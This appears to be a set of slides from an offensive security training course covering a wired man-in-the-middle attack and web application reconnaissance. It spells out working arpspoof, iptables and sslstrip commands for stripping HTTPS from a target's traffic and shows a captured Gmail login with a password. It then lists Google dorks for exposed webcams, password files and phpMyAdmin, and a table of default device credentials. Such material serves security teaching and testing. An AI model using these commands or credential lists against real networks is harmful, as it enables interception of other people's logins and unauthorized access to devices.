


Hands-On:

- Setup Ettercap
- Start Man-in-the-middle
- Target PC logs in to various Websites

- Does it work? What works?
- Which limitations?





- **Wired Intrusion**
 - Man-in-the-Middle
 - Credential Sniffing
 - **SSL Breakdown**



- Problem with Man-in-the-Middle SSL traffic
- How to avoid SSL Certificate warnings?
- Using `sslstrip`
 - Developed in 2009
 - Watches for HTTPS links
 - Redirects HTTPS links to HTTP
 - <http://www.thoughtcrime.org/software/sslstrip/>




Problem with Man-in-the-Middle on SSL is the Certificate warning

- Firefox 3.6



Problem with Man-in-the-Middle on SSL is the Certificate warning

- Internet Explorer 8



First prepare applications for Man-in-the-Middle

- Prepare SSLStrip

```
ln -s /pentest/web/sslstrip/sslstrip.py sslstrip
```

- Linux Kernel IP forwarding

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

- Setup iptables to intercept HTTP requests for sslstrip

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000
```



Using `arp spoof` for packet redirection

- Command

```
arp spoof -i <interface> -t <target IP> <gateway IP>
```

- Example in Wireless network

```
arp spoof -i wlan0 -t 192.168.1.106 192.168.1.1
```



Start `sslstrip` for stripping HTTPS

- Command


```
sslstrip -p -f -k -w /root/Desktop/sslstrip.log
```

- Log only SSL POST (instead of having all HTTP traffic)
 - `-p`
- Emulate the SSL favicon
 - `-f`
- Kill active SSL session of the target to force relogin
 - `-k`
- Write all traffic to `sslstrip.log`
 - `-w <filename>`



Wired Intrusion – SSL Breakdown

- No HTTPS anymore
- SSL Favicon




- Checking the logfile `sslstrip.log`

SECURE POST Data (www.google.com) :

```
ltmpl=default&ltmplcache=2&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F%3F&service=mail&rm=false&dsh=-3086128579327401111&ltmpl=default&ltmpl=default&sc=1&timeStmp=&secTok=&GALX=APDKuj6HaBM&Email=ffdemo@gmail.com&Passwd=mYpasSw0rd&rmShown=1&signIn=SignIn&asts=
```




Hands-On:




Hands-On:

- Setup arp-spoofing for your target PC
- Start sslstrip
- Break SSL down


- Does it work?
- Passwords in the logfile?





1. [Overview](#)
2. [Footprinting](#)
3. [Server Intrusion](#)
4. [Client-Side Intrusion](#)
5. [Wireless Intrusion](#)
6. [Wired Intrusion](#)
7. **Web Application**
8. [Miscellaneous Attacks](#)






- **Web Application**
 - **Overview**
 - Basics
 - Code Exposure
 - Input Validation
 - CGI applications
 - Cross Site Scripting
 - SQL Injection



- Due to the development of the world wide web, lots of new techniques have been developed & discovered to attack CGI applications and clients
- Webservers and CGI applications have to be reachable
- Webservers are often the easiest entry point
- Thanks to PHP there are new vulnerabilities discovered every day





- **Web Application**
 - Overview
 - **Basics**
 - Code Exposure
 - Input Validation
 - CGI applications
 - Cross Site Scripting
 - SQL Injection



- http://www.google.com/advanced_search
- <http://www.google.com/intl/en/help/cheatsheet.html>
 - link: Results that link to that website
 - cache: Search the cache
 - site: Limit to this site only (website or domain)?
 - inurl:, allinurl: Search hit has to be in URL
 - intitle:, allintitle: Search hit has to be in title
 - filetype: Searches all files of this type



- Good examples in The Google Hacking Database:
<http://www.exploit-db.com/google-dorks/>
- Public WebCams – e.g.
 - `intitle:"Live View / - AXIS"`
- Front Page User Logins - See the login files for front page users
 - `inurl:_vti_pvt "service.pwd"`
- Network Printers – View the status and even print off of printers remotely
 - `intext:centware inurl:status`
- Administrator Access - View and alter websites through phpMyAdmin
 - `intitle:phpMyAdmin "Welcome to phpMyAdmin *" "running on* as root@*"`



- Used to deny indexing of specific parts of a website by automated robots like Google Bot
- Location: <URL>/robots.txt, e.g.:
<http://www.finfisher.com/robots.txt>
- Commonly used – thanks to aggressive indexing by modern search engines



- Example:

User-agent: *

Disallow: /www-preview/

Disallow: /admin/

Disallow: /common/



WEBBUILD Administration

Login

Benutzername:

Passwort:

Handbuch

[Download Handbuch WCM 2.1 \(1.2 MB\)](#)



- Example:

User-agent: *

Disallow: /attachements/


[.....]

Disallow: /studiomail/

[...]

Disallow: /studiomailfrontend.cfm

[...]



- Example:

User-agent: *

Disallow: /admin/

Disallow: /admin/Security/


[...]

The screenshot shows the SilverStripe CMS interface for managing security groups. The 'Security Groups' sidebar on the left lists 'Administrators', 'Forum Members', and 'Mailing List: New newsletter type'. The main content area shows the 'Members' tab for the 'Administrators' group. A search bar and a table of members are visible. The table has columns for First Name, Last Name, Email, and Password. Three members are listed: Admin, Peter, and John. Each row has edit and delete icons. The interface includes a search bar, a table with 3 rows, and buttons for 'Add Member' and 'Save'.

First Name	Last Name	Email	Password		
Admin	Admin	admin			
Peter	Waynes	peter			
John	Woo	john			




Hands-On:



Hands-On:

- Visit some known (target) Websites
 - Example: <https://www.microsoft.com/robots.txt>
- Check for robots.txt on the domain
 - Interesting data?
 - Any admin / mail interfaces?



Web Application – Default Passwords

- Many devices, router & printer use default configuration
- Therefore default username & password combinations are often used
- Different lists exist for this (e.g. <http://www.phenoelit-us.org/dpl/dpl.html>)

Default Password List							
Last updated: 10.22.2010							
Vendor	Model	Version	Access Type	Username	Password	Privileges	Notes
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	debug	synnet		
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	tech	tech		
3COM	HiPerARC	v4.1.x	Telnet	adm	(none)		
3COM	LANplex	2500	Telnet	debug	synnet		
3COM	LANplex	2500	Telnet	tech	tech		
3COM	LinkSwitch	2000/2700	Telnet	tech	tech		
Huawei	E960			admin	admin	Admin	
3COM	NetBuilder		SNMP		ILMI	snmp-read	
3COM	NetBuilder		Multi	admin	(none)	Admin	
3COM	Office Connect ISDN Routers	5x0	Telnet	n/a	PASSWORD	Admin	
3COM	SuperStack II Switch	2200	Telnet	debug	synnet		
3COM	SuperStack II Switch	2700	Telnet	tech	tech		
3COM	OfficeConnect 812 ADSL		Multi	adminitd	adminitd	Admin	
3COM	Wireless AP	ANY	Multi	admin	comcomcom	Admin	Works on all 3com wireless APs
3COM	CellPlex	7000	Telnet	tech	tech	User	
3COM	cellplex	7000	Telnet	admin	admin	Admin	
3COM	cellplex	7000		operator	(none)	Admin	
3COM	HiPerARC	v4.1.x	Telnet	adm	(none)	Admin	
3COM	3Com SuperStack 3 Switch 3300XM			security	security	Admin	
3COM	superstack II	1100/3300		3comcso	RIP000	initialize	resets all pws to defaults
3COM	LANplex	2500	Telnet	tech	(none)	Admin	
3COM	CellPlex		HTTP	admin	synnet	Admin	
3COM	NetBuilder			(none)	admin	User	SNMP_READ
3COM	SuperStack II Switch	2700	Telnet	tech	tech	Admin	
3COM	CellPlex	7000	Telnet	root	(none)	Admin	
3COM	HiPerACT	v4.1.x	Telnet	admin	(none)	Admin	
3COM	CellPlex	7000	Telnet	tech	(none)	Admin	
3COM	CellPlex	7000	Telnet	admin	admin	Admin	
3com	CellPlex	7000	Telnet	tech	tech	Admin	
3com	super		Telnet	admin	(none)	Admin	
3com	cellplex	7000	Multi	admin	admin	Admin	RS-232/telnet
3COM	SuperStack 3	4XXX	Multi	admin	(none)	Admin	
3COM	SuperStack 3	4XXX	Multi	monitor	monitor	User	
3COM	SuperStack 3	4400-49XX	Multi	manager	manager	User can access/change operational setting	



- Many Social Networks are prone to vulnerabilities
- <http://socialnetworksecurity.org/en/index.php>



socialnetworksecurity.org

» Home vulnerable sites user tips provider tips public relations faq submit vulnerabilities contact

Last update on Socialnetworksecurity.org(10.05.2011):
bebo.com is vulnerable - click here for details

Vulnerable social networking platforms:

